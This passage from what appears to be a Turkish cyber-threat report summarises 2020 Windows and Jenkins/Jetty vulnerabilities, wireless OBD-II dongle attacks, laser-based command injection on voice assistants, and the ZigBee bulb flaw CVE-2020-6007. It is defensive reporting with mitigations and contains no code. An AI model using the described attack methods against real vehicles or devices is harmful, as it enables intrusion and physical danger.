Windows cihazlar ele geçirilebilir. Tüm bu zafiyetlerden dolayı oluşabilecek güvenlik sorunları için Microsoft, Windows cihazların olabildiğince hızlı bir şekilde güncellenmesini önermektedir.

Yamaların görmezden gelinmemesi gerektiğinin bir başka nedeni de, güvenlik açıklarından ikisinin hackerlar tarafından istismar edildiği ve istismar kodunun biri piyasaya sürüldüğünde herkesin zafiyeti kullanabilecek olmasıdır.

Microsoft'a göre, aktif saldırı altındaki sıfır gün güvenlik açıklarından biri, IE9'dan beri Internet Explorer'ın tüm sürümlerinde varsayılan olarak kullanılan komut dosyası motorunun kitaplığı jscript9.dll'de bulunan bir uzaktan kod yürütme hatasıdır. CVE-2020-1380[32] olarak izlenen güvenlik açığı Kaspersky Labs tarafından tespit edilmiştir ve kritik olarak derecelendirilmiştir. Internet Explorer, en

son Windows'ta varsayılan olarak yüklü olduğu için Windows'un önemli bir bileşeni olmaya devam etmektedir.

Kaspersky araştırmacıları, zafiyetin, Internet Explorer'daki dinamik belleği, bir saldırganın mevcut kullanıcı yetkilerinde istediği gibi kod ve komut çalıştırabileceği şekilde bozulmasına sebep veren, JScript'teki hafıza kullanımı sonrasında gerçekleşen bir güvenlik açığı olduğunu belirtmektedir. Dolayısıyla, mevcut kullanıcı yönetici ayrıcalıklarıyla oturum açtıysa, saldırgan etkilenen sistemi kontrol edebilir.

"PowerFall Operasyonu" olarak da bilinen saldırıların bir parçası olarak tehdit aktörleri tarafından istismar edilen, kanıtı ve istismar kodu bulunan sıfır gün güvenlik açığının teknik ayrıntıları Kaspersky tarafından yayınlanmıştır.

İkinci sıfır gün güvenlik açığı (CVE-2020-1464)[33], Windows dosya imzalarını yanlış bir şekilde doğruladığında ortaya çıkan Windows sahteciliği zafiyetidir. Bu sıfır gün zafiyeti, Windows'un tüm desteklenen sürümlerini etkilemekte ve saldırganların, yanlış imzalanmış dosyaların yüklenmesini engellemeye yönelik güvenlik özelliklerini atlatarak yanlış şekilde imzalanmış dosyaları yüklemelerine olanak tanımaktadır.

Bunların yanı sıra, RPC hizmetinin etki alanı denetleyicisi (DC) olarak görev yaptığı Windows Server sürümleri için NetLogon'u etkileyen yetki yükseltilmesi zafiyeti için kritik bir yama içermektedir.

"CVE-2020-1472" olarak bilinen güvenlik açığı, kimliği doğrulanmamış saldırganlar tarafından etki alanı denetleyicisine (DC) bağlanmak ve ele geçirmek için Netlogon Uzak Protokolü (MS-NRPC) kullanmak için sömürülebilir.

Son kullanıcıların ve sunucu yöneticilerinin, kötü amaçlı yazılımların veya yanlış düzenleyicilerin istismar edilmesini önlemek ve savunmasız durumdaki bilgisayarları üzerinde tam bir uzaktan kontrol elde etmek için en kısa sürede en son güvenlik yamalarını uygulamaları şiddetle tavsiye edilir.

Kritik Jenkins Sunucusu Güvenlik Açığı Hassas Bilgileri Sızdırabilir

Popüler bir açık kaynak otomasyon sunucu yazılımı olan Jenkins, Ağustos ayının başlarında Jetty web sunucusunda bellek bozulmasına ve gizli bilgilerin ifşa edilmesine neden olabilecek kritik bir güvenlik açığıyla ilgili bir tavsiye yayınladı.

CVE-2019-17638[34] olarak kodlanan zafiyetin CVSS derecesi 9.4 olarak işaretlenmiştir ve Eclipse Jetty 9.4.27.v20200227 ile 9.4.29.v20200521 arasındaki sürümleri etkilemektedir. Jetty ve Jenkins Core'u etkileyen zafiyet, büyük HTTP yanıt başlıklarını işlemek ve arabellek taşmalarını önlemek için bir mekanizma ekleyen Jetty 9.4.27 sürümünde ortaya çıkmıştır.

Zafiyetin kaynağı arabellek taşması durumunda ortaya çıkmakta ve başlık arabelleğini serbest bıraktıktan sonra hafızadaki alanı serbest bırakmamaktadır. Jetty, bu durumu işlerken HTTP 431 hatası üretmek için bir istisna atar, bu da HTTP yanıt başlıklarının arabellek havuzuna iki kez yayımlanmasına ve dolayısıyla bellek bozulmasına ve bilgilerin açığa çıkmasına neden olmaktadır. Dolayısıyla çift yayınlanma nedeniyle, iki "thread" aynı anda havuzdan aynı arabelleği alabilir ve potansiyel olarak bir thread diğer thread tarafından yazılan bir yanıta erişmesine izin verebilir; bu, oturum tanımlayıcıları, kimlik doğrulama bilgileri ve diğer hassas bilgileri içerebilmektedir.

Gerçekleştirilen testlerde karşılaşılan bir durumda, bellek bozulması, istemcilerin oturumlar arasında hareket etmesini, dolayısıyla bir kullanıcının yanıtından gelen kimlik doğrulama tanımlama bilgileri başka bir kullanıcıya gönderildiği için A kullanıcısının B kullanıcısının oturumuna atlamasına izin verdiğinden, hesaplar arası erişime sahip olmasını mümkün kılmıştır.

Güvenlik etkileri açıklandıktan sonra, güvenlik açığı geçtiğimiz ay yayınlanan Jetty 9.4.30.v20200611'de giderilmiştir. Jetty'yi Winstone adlı bir komut satırı arabirimi üzerinden çalışan Jenkins, yakın zamanda yayınlanan Jenkins 2.243 ve Jenkins LTS 2.235.5'teki yardımcı programındaki zafiyete ait yamayı yayınlamıştır. Jenkins kullanıcılarının, arabellek bozulması zafiyetini gidermek için yazılımlarını en son sürüme güncellemeleri önerilir.

10. Kablosuz OBD-II Cihazların Güvenliği

On-Board Diagnostics (OBD), en güncel ve popüler haliyle OBD-II, araç içi durumla (yakıt seviyesi, hız gibi) ilgili bilgi iletimini sağlayan bir standarttır. IoT ürünlerin kullanımının artmasıyla, araç sahiplerinin mobil uygulamalarıyla iletişim kurabilen kablosuz OBD-II cihazların (dongle) kullanımı artmıştır. Bu cihazlarla aracın durumunu izlemek, emniyet kemeri uyarılarını ve aracı uzaktan açma özelliklerini kapatmak vb. mümkün olmaktadır. OBD-II cihazlarının bu gibi avantajları olmakla birlikte, kablosuz trafiğe yönelik saldırılar bu cihazları da hedef almaktadır. 2017'de yapılan bir çalışmada Bosch Drivelog Connector OBD-II cihazlarının, saldırganın aracın motorunu durdurabilmesini sağlayacak bir zafiyet barındırdığı tespit edilmiştir. Bunun ardından cihaz hemen satıştan kaldırılmıştır. Daha sonra Amazon'da Şubat 2019 tarihinde satışta olan 77 adet cihaz üzerinde güvenlik analizi yapan araştırmacılar bu cihazların kablosuz saldırılar karşısındaki zafiyetleri göstermiştir.

Güvenlik testleri için DongleScope adını verdikleri otomatik bir araç geliştiren araştırmacılar, bu araç sayesinde gerçek bir otomobilin OBD-II portuna bağlı bir cihazın *yayın*, *bağlantı* ya da *iletişim* aşamalarındaki potansiyel zafiyetlerini test edebilmişlerdir. Bu çalışmayla 77 cihaz üzerinde 4'ü yeni olmak üzere 5 farklı saldırı tipi saptan-

mış ve her bir cihazın bu saldırıların en az 2 tanesinden etkilendiği gösterilmiştir[35].

Araç İçi İletişim

Otomobillerde yön değiştirme, fren yapma, hızlanma gibi süreçlerde Elektronik Kontrol Ünitesi (EKÜ) adı verilen birimlerden yararlanılmaktadır. Bu birimler birbirleriyle CAN (Control Area Network) protokolünü kullanarak haberleşir. EKÜ'ler bir bus üzerinden gönderip aldıkları CAN mesajlarıyla araç içi iletişimi sağlar. CAN mesajlarında boyutu 8 byte'a kadar çıkan veri alanları ve 11 ya da 29 bitten oluşan tanımlayıcı değerler kullanılır. Tanımlayıcı değer, CAN mesajını gönderen EKÜ'yü belirtirken, veri alanı o EKÜ'nün o anki durumunu gösterir. Örneğin, vites EKÜ'sü için 0x191 tanımlayıcı değeri kullanılırken, veri alanındaki 3 byte motor hızını temsil eder.

Şekil 48: CAN Mesajı

OBD-II ise PID (Parametre ID) ve veri alanlarını kullanarak CAN mesajları gönderen daha yüksek seviye bir iletişim protokolüdür. Üreticilerin otomobiller için özelleştirdiği CAN mesajlarının aksine, OBD-II protokolünde PID değerleri standarttır. Günümüzde bu standartla çok sayıda OBD-II cihazı üretilmektedir. EKÜ'ler OBD-II portuna takılan bu cihazlarla CAN bus üzerinden iletişim kurarken son kullanıcılar bu iletişimi Wi-Fi, Klasik Bluetooth ve BLE (Bluetooth Düşük Enerji) gibi protokollerle sağlar. Araştırmacılar bu kablosuz iletişim yöntemlerini kullanan ve saldırganlar için açık hedef oluşturan OBD-II cihazlara odaklanmaktadır.

Şekil 49: OBD-II cihazlar

Kablosuz OBD-II Cihazlara Yönelik Saldırılar

Bir cihaza üç aşamada saldırı düzenlenebilmektedir. *Yayın* aşamasında tarama yapılarak saldırılacak cihaz tespit edilir. *Bağlantı* aşamasında saldırgan saldıracağı cihazla bağlantı kurar. En son *iletişim* aşamasında saldırgan, zararlı mesajlar gönderir.

Bağlantı aşamasında 2 tür saldırı olabilir; çalışmada bunlardan *V1.1* ve *V1.2* olarak söz edilmektedir. Burada V1.1, bağlantı katmanında cihazlarda herhangi bir yetkilendirme yapılmadığını ifade eder. Üzerinde test yapılan cihazların 71 tanesinde (%92,21) bu zafiyet görülmektedir. Bu zafiyet sayesinde hiçbir kimlik bilgisi (credentials) olmadan cihazlarla doğrudan bağlantı kurulabilmektedir. V1.2 katmanında ise yetkilendirme eksikliği 1'i hariç 77 cihazın hepsinde gözlemlenmektedir. Bu eksiklik neticesinde, hazır bir bağlantı üzerinde yetkisiz kullanıcılar cihazla iletişim kurabilmekte, bu da CAN bus üzerinde yetkisiz erişim manasına gelmektedir. Bu zafiyetlerin, cihazların yüzde 84.16'sında mevcut olduğu bilinmektedir.

Çoğu cihaz tek seferde sadece 1 bağlantıya izin verirken *V2* olarak adlandırılan saldırıyla yapılan tespite göre cihazların yüzde 37,66'sı birden fazla bağlantıya izin vermektedir. Bu da cihazlara son kullanıcı telefonu bağlı bile olsa saldırganın hâlâ bağlanabildiği anlamına gelir. Wi-Fi cihazların yarısından fazlasına (28/29) ikinci bağlantıyı kurarak saldırılabilmektedir.

Bağlantı aşamasında görülen zafiyet *V3* ile cihazlara daha önceden tanımlanmamış mesajların gönderimi mümkün olmaktadır. Cihazların yüzde 67,53'ünde görülen bu zafiyet sayesinde CAN bus üzerine normalde filtrelenmesi gereken rasgele mesajlar gönderilebilmektedir. Uygulama seviyesinde yetkilendirme olması sebebiyle filtre varlığı ya da yokluğu tespit edilemediğinden, bir cihaz haricinde, daha önceden tanımlı olmayan mesajlar yalnızca 24 cihaz tarafından filtrelenmektedir.

Sadece 1 tanesinde yetkilendirme kontrolü olan 4 cihazda tespit edilen firmware güncelleme operasyonuna yönelik saldırı *V4* ise, saldırganın firmware değiştirme işlemini yapmasını mümkün kılmaktadır. CAN mesajları incelendiğinde, yetkilendirme olmayan 3 cihazın 2'sinde bütünlük kontrolünün de olmadığı, diğer cihazda ise mobil uygulamadan checksum algoritmasının kopyalanabildiği ve böylece zararlı firmware göndermenin mümkün olduğu görülmektedir.

Yayın aşamasında uygulanan *V5* saldırısı ile cihazların yüzde 42,86'sı diğerlerinden ayırt edilebilmektedir. Bu sayede önceden bahsi geçen saldırıların, kimliği tespit edilen cihaza özel olarak yapılabilmesi mümkün olmaktadır. Ayrıca bu 33 cihazın her birinde önceki saldırılardan en az 2 tanesinin mevcut olduğu bilinmektedir.

Saldırıları Önlemek İçin Önerilen Yöntemler

Saldırılar CAN bus üzerinde doğrudan erişim sahibi olan OBD-II cihazlarına saldırganın zararlı mesajlar gönderebilmesi sayesinde mümkün olmaktadır. Bahsedilen 5 saldırı türü de CAN bus üzerine yetkilendirme özelliğinin eklenmesi, OBD-II portunda güvenlik duvarı konumlandırılması ya da OBD-II cihazları üzerinde yetkilendirme yapılması gibi yöntemlerle engellenebilir.

Araştırmacıların, e-posta adreslerini tespit edebildiği 29 üreticiyle iletişime geçtiği ve bunlardan sadece 2 tanesinin cihazlarının gelecek sürümleri için yetkilendirme özelliği getireceğini söylediği belirtilmektedir. Bu da üreticilerin büyük önem taşıyan otomobil güvenliği konusunda *hâlâ* oldukça bilinçsiz olduğunu göstermektedir.

11. Sesli Asistanlara Yapılan Lazer Tabanlı Saldırılar

Lazer ışınının ses dalgalarına çevrilerek mikrofonların hedef alındığı yeni bir saldırı türüdür. Bu yöntemle sesli asistanlar (Alexa, Siri, Portal, Google Asistance) uzak mesafelerden kontrol edilebilmektedir.

Bilgisayar ve türevi cihazların bilgi işlem güçlerinin giderek artmasıyla insan ve makine arasındaki etkileşimde de gelişmeler yaşanmaktadır. Günümüzde yaygın olarak kullanılan cihazların çoğu klavye ve fare üzerinden yapılan geleneksel etkileşime alternatif olarak insan konuşmalarını anlayabilmektedir. Buna ek olarak Nesnelerin İnterneti de (IoT – Internet of Things) hızla gelişmektedir. Bu iki trendin birleşmesiyle, IoT üreticileri cihaz yönetimi için ayrı kontrol uygulamaları yazmaktansa cihazlarını Alexa, Siri veya Google Asistan gibi sesli asistanlarla entegre edilebilir yapmaktadır. Bu da sesli asistanlarımızı siber saldırganlar için oldukça cazip bir hedef hâline getirmektedir[36].

Sesle Kontrol Edilebilen Sistemler

Sesle kontrol edilebilir (Voice-Controllable System, VC) sistemler genellikle kullanıcı tarafından verilen sesli komutlarla, başka bir etkileşim gerektirmeden anında çalıştırabilir. Örneğin, kullanıcı sisteme "ışıkları aç" der ve ışıklar hemen açılır.


Tipik bir sesle kontrol sistemi üç ana bileşenden oluşur: ses algılama, algılanan sesi anlamlandırma ve komut yürütme. İlk adımda kullanıcı tarafından üretilen ses dalgaları yakalanır ve elektrik sinyallerine dönüştürülür. Sonra, anlamlandırma birimi algılanan sözdeki anahtar kelimeyi bulur (örneğin, "Hey Siri" veya "OK Google") ve ardından gelen cümleler üzerinde gerçekleştirdiği sinyal ve doğal dil işleme süreçleriyle verilen komutu tanımlar. En son adımda komut yürütme birimi verilen komutu yerine getirir veya gerekli uygulamaları aktifleştirir.

Sesle Kontrol Sistemlerine Yapılan Saldırılar

Geliştirilen kötü amaçlı mobil uygulamaların sesle kontrol edilen asistanların yanındayken bazı komutları sesli olarak çalıştırması bilinen bir saldırı çeşidir. Fakat bu tür bir saldırı kullanıcı tarafından kolaylıkla fark edilir. Başka bir saldırı türüyse, sesli komutları insanların duyamadığı ses frekanslarında göndermektir.

Lazer Işınıyla Sesli Komut İletimi

Bir grup araştırmacı tarafından gerçekleştirilen bir çalışmada, benzer saldırıların lazer ışını üzerinde taşınıp taşınamayacağı araştırıldı. İlk olarak potansiyel bir lazer tabanlı saldırı minimum lazer gücü, saldırı mesafesi, saldırı başarı oranı gibi farklı alt başlıklar altında incelendi. Araştırmacılar minimum lazer gücünü bulmak için dört farklı sesli komut belirlediler, "What Time Is It?", "Set the Volume to Zero", "Purchase a Laser Pointer" ve "Open the Garage Door". Bu sesli komutların başına farklı sesli asistanların (Alexa, Siri, Portal, Google Asistan) uyandırma anahtar kelimelerini ekleyerek toplamda 16 adet sesli komut geliştirdiler. Bütün sesli asistanların ayarları varsayılan olarak bırakıldı. Alexa ve Google Asistan'ın ses kişiselleştirme özelliği de kapatıldı. İlk olarak 30 cm mesafeden, mavi lazer ve Thorlabs lazer sürücüleri kullanılarak sesli komutlar lazer dalgalarına çevrildi. Daha sonra kontrollü bir ortam sağlamak için tüm test sistemi kapalı metal bir kutu içerisine alındı (Şekil 50).



Şekil 50: Test Ortamı

Tablo 8'de yapılan test çalışmasının sonuçları görülmektedir. Farklı asistanlar için farklı güç seviyeleri gözlemlenmesine rağmen bütün cihazların yapılan saldırıya karşı savunmasız olduğu belirlenmiştir.

Cihaz	Sesli Asistan	Kategori	Kimlik Doğrulama	Min. Güç [mW]	60 mW da Max Mesafe [m]	5 mW da Max Mesafe [m]
Google Home	Google Asistan	Hoparlör	Hayır	0.5	50+	110+
Google Home Mini	Google Asistan	Hoparlör	Hayır	16	20	-
Google Nest Cam IQ	Google Asistan	Kamera	Hayır	9	50+	-
Echo Plus 1st Gen	Alexa	Hoparlör	Hayır	2.4	50+	110+
Echo Plus 2nd Gen	Alexa	Hoparlör	Hayır	2.9	50+	50
Echo	Alexa	Hoparlör	Hayır	25	50+	-
Echo Dot 2nd Gen	Alexa	Hoparlör	Hayır	7	50+	-
Echo Dot 3rd Gen	Alexa	Hoparlör	Hayır	9	50+	-
Echo Show 5	Alexa	Hoparlör	Hayır	17	50+	-
Echo Spot	Alexa	Hoparlör	Hayır	29	50+	-
Facebook Portal Mini	Alexa & Portal	Hoparlör	Hayır	18	5	-
Fire Cube TV	Alexa	İçerik Oynatıcı	Hayır	13	20	-
EcoBee 4	Alexa	Termostat	Hayır	1.7	50+	70
iPhone XR	Siri	Akıllı Telefon	Evet	21	10	-
iPad 6th Gen	Siri	Tablet	Evet	27	20	-
Samsung Galaxy S9	Google Asistan	Akıllı Telefon	Evet	60	5	-
Google Pixel 2	Google Asistan	Akıllı Telefon	Evet	46	5	-


Tablo 8: Gerekli Minimum Güç ve Mesafe

Saldırı Mesafesinin İncelenmesi

Yukarıda gerçekleştirilen testler ideal şartlar altında gerçekleştirilmiştir. Fakat araştırmacılar aynı saldırıyı daha gerçekçi ve normal hayat koşulları altında da uygulamak için bir adım daha attılar. Yapılan ön çalışmalar sonucunda 60 mW'lık bir güç seviyesinin test edilen her cihaz için pozitif sonuçlanmasından çıkılarak kullanılacak olan lazer 60 mW'lık seçildi. Ayrı uzun mesafeli saldırılar için lazerin odak noktası hassasiyetini korumak için farklı çapta lensler kullanıldı. 50 ve 110 metrelik koridorlar da yapılan testler sonucunda bütün cihazların lazer tabanlı saldırılara açık hedef olduğu gösterildi (Tablo 8). Ayrıca farklı cihazlardaki farklı mikrofonların hepsinin lazerle taşınan komutlara aynı tepkiyi vermesi bu tip bir saldırının geniş çapta etkili olabileceğinin açık bir kanıtı olmuştur.

Binalar Arası Düşük Güçlü Lazerle Yapılan Saldırı

Saldırı ortamını daha gerçekçi kılmak için, saldırganın yüksek bir binadan daha alçak bir binada bulunan sesli asistana saldırmasını modellemek için farklı bir test ortamına geçilmiştir. Lazer kaynağı olarak herkes tarafından rahatlıkla ulaşılabilecek olan 5 mW'lık bir lazer işaretçi kullanılmıştır. Saldırgan ile hedef arasındaki mesafe 70 metre ve yükseklik farkı 28 metredir. Bu koşullar altında lazerin odağı bozulduğu için ek olarak farklı çapta lensler kullanılmıştır. Sonuç olarak farklı bir binada bulunan Google Home cihazı başarılı bir şekilde lazer ışığı ile aktive edilmiştir.



Şekil 51: İki Bina Arasında Yapılan Saldırı


Araştırmacılara göre yapılan bu saldırının ve farklı yöntemler kullanan daha önceki saldırıların başarıya ulaşmasındaki en büyük etken sesli asistanların sahip olduğu düşük seviyeli kimlik doğrulama özellikleridir. Bilindiği gibi birçok sesli asistan ekstra bir kimlik doğrulama adımına gerek duymadan verilen komutları yerine getirebilmektedir. Bu yüzden alınabilecek önlemlerin başında yazılımsal olarak kimlik doğrulama mekanizmalarının daha etkili bir şekilde uygulanması düşünülebilir. Buna ek olarak sesli asistanların mikrofonlarının ışığa maruz kalma oranları düşürülerek, örneğin mikrofonların önüne farklı katmanlar konularak bir koruma seviyesi daha sağlanabilir.

12. ZigBee Lambalarla Ağa Sızma

Ocak-Mart dönemi STM Siber Tehdit Durum Raporunda yer alan "Akıllı Aydınlatma Sistemlerinin Karanlık Yüzü" başlıklı makalemizde sözü geçen CVE-2020-6007 etiketli zafiyetin teknik detayları Ağustos ayı içinde çevrimiçi olarak gerçekleştirilen DEFCON konferansında yayınlandı. Bu çalışma ZigBee protokolünün ve bu protokolü kullanan akıllı ampullerin barındırdığı zafiyetlerin incelendiği daha önce Tel Aviv Üniversitesinde yapılan bir çalışmaya dayanmaktadır.

2017 yılında, bir akademik araştırmacı ekibi, akıllı ampulleri nasıl ele geçirip kontrol edebileceğini ve bu yolla bütün bir şehre yayılabilecek bir zincirleme reaksiyon oluşturulabileceğini gösterdi[37]. Araştırmaları ilginç bir soruyu gündeme getirdi: Bir elektrik kesintisini tetiklemenin yanı sıra, bu ampuller ağ güvenliğimiz için ciddi bir risk oluşturabilir mi? Saldırganlar, fiziksel IoT ağı (ampuller) ile evlerimizdeki, ofislerimizdeki ve hatta akıllı şehirlerimizdeki bilgisayar ağı gibi daha çekici hedefler arasındaki boşluğu bir şekilde aşabilir mi? Ve ne yazık ki bu sorunun cevabı **Evet**.


ZigBee IEEE 802.15.4 üzerine çalışan, düşük güç tüketimli, düşük bant genişliğine sahip, yakın mesafe bir kablosuz ağ protokolüdür. Bir pakette gönderilebilecek en büyük veri boyutu 127 bittir. Şekil 49'de ZigBee'nin katman yapısı görülebilir.



Şekil 52: ZigBee katman yapısı

Application Support Sublayer (APS), mesajların doğru uygulamalara yönlendirilmesini sağlar. Application Layer (ZDP, ZCL, vb.), gelen mesaja bağlı olarak mantıksal uygulama katmanıdır (aynı anda birden fazla katman mevcuttur). ZCL (ZigBee Cluster Layer) geleneksel ağlardaki SNMP protokolüne benzer. ZCL katmanı, cihazların yapılandırma değerlerini sorgulamasına (READ_ATTRIBUTE) ve ayarlamasına (WRITE_ATTRIBUTE) izin verir; örneğin bir akıllı ampulün parlaklığının ve renginin ayarlanması. Bahsi geçen katmanlarla beraber akıllı ampuller için kullanılan özel bir ZigBee katmanı vardır; ZLL. ZLL, ZigBee ağ yığınının bir özelleştirme katmanı olan ZigBee Light Link'in kısaltmasıdır hem ampuller hem de onları kontrol eden köprüler için kullanılır.


Şekil 50'de ZigBee köprüsünün elektronik bordu görülmektedir. Mavi kare içindeki kısım köprünün ana işletim birimini (CPU), kırmızı karedeki kısım ise Atmel CPU'yu yani ZigBee yığınının alt katmanlarındaki paketleri düzenleyen ve oluşturan kısımdır.



Şekil 53: ZigBee köprüsünün elektronik bordu

Köprüde çalışan *ipbridge* adında bir işlem birimi yer alır. Bu işlem birimi klasik bir ELF yapısına sahiptir ve yetkili (root) kullanıcı olarak çalışır. Ayrıca, Linux işletim sistemlerinde varsayılan olarak aktifleştirilen bazı güvenlik önlemlerini (ASLR, vb.) de üzerinde barındırır. Araştırmacılar ipbridge işlem birimini incelendiklerinde Linux işletim sisteminden gelen varsayılan güvenlik önlemleri dışında üretici tarafından herhangi bir ek güvenlik önlemi sağlanmadığını tespit ettiler. Bu tür durumlara "mixed state" adı verilmektedir ve Linux tabanlı sistemlerde oldukça yaygın görülür. Bu işlem parçacığı tersine mühendislikle incelendiğinde aldığı byte dizisi olan mesajları karakter karşılığına çevirip USB-to-serial ara yüzünden CPU'ya gönderdiği görüldü. Bu durumda CPU gelen mesajları ZigBee protokolünün mantıksal yapısına göre değerlendirmekten başka bir işlem yapmamakta, mesajların ayrıştırılması, çözümlenmesi ise Atmel CPU tarafından yapılmaktadır. Araştırmacılar bu noktadan hareketle sadece CPU üzerinde çalışan ipbridge iş parçacığı üzerine yoğunlaştı. Üzerine çalışılan iki farklı noktadan sonra, CVE-2020-6007 olarak etiketlenen bir zafiyet keşfedildi. Bu zafiyetin keşfine ZCL alt özelliklerinin hangi kod parçası tarafından işlendiği sorusu ışık tutmuştu. Bu so-


runun cevabını ararken araştırmacılar *applproc* isminde farklı bir iş parçacığıyla karşılaştı. applproc gelen ZCL mesajlarındaki yapıları okuyup, ayrıştırıyor ve beklenmedik durumların var olup olmadığını kontrol ediyor. Ve daha sonra mesajı *CONFIGURE_DEVICES_ReceivedAttribute* fonksiyonuna iletiyor (Şekil 54).



Şekil 54: CONFIGURE_DEVICES_ReceivedAttribute fonksiyonunun yapısı

Araştırmacılar tarafından nedeni çok anlaşılamayan bir sebepten gelen mesajdan bazı opcode kısımlar çıkartılmıştır:

- 0x0F – strdup() fonksiyonu ile çoğaltıldığından karakter dizisi olduğu tahmin edilmektedir.
- 0x10 – Önceki sürümlerde bulunan zafiyetli bir kod parçası tarafından çoğaltıldığı için bayt dizi olduğu düşünülmektedir.



Şekil 55: Gelen mesajların 0x10 sabitliyle yanlış işlendiği blok

Bu yapının nasıl işlediği kısmına dönersek, mesajda gelen farklı tipteki diziler 0x0F ve 0x01 sabitleri kullanılarak ve hatalı bir şekilde dönüştürülerek *heap-based buffer overflow* zafiyetine sebebiyet vermektedir.

Saldırı Adımları

Söz konusu çalışmaya göre, akıllı ampuller önceki çalışmalarda[37] aktarılan yöntemlerle ele geçirdikten sonra saldırganın aşağıdaki adımları izleyerek ev veya işyeri ağına sızabilmektedir[38].

- İlk olarak saldırgan kontrolünü ele geçirdiği akıllı ampulün rengi veya parlaklığı ile oynamaya başlar, bunun yapılmasındaki amaç kurbanın ampulle ilgili bir sorun olduğu izlenimine kapılmasını sağlamaktır.
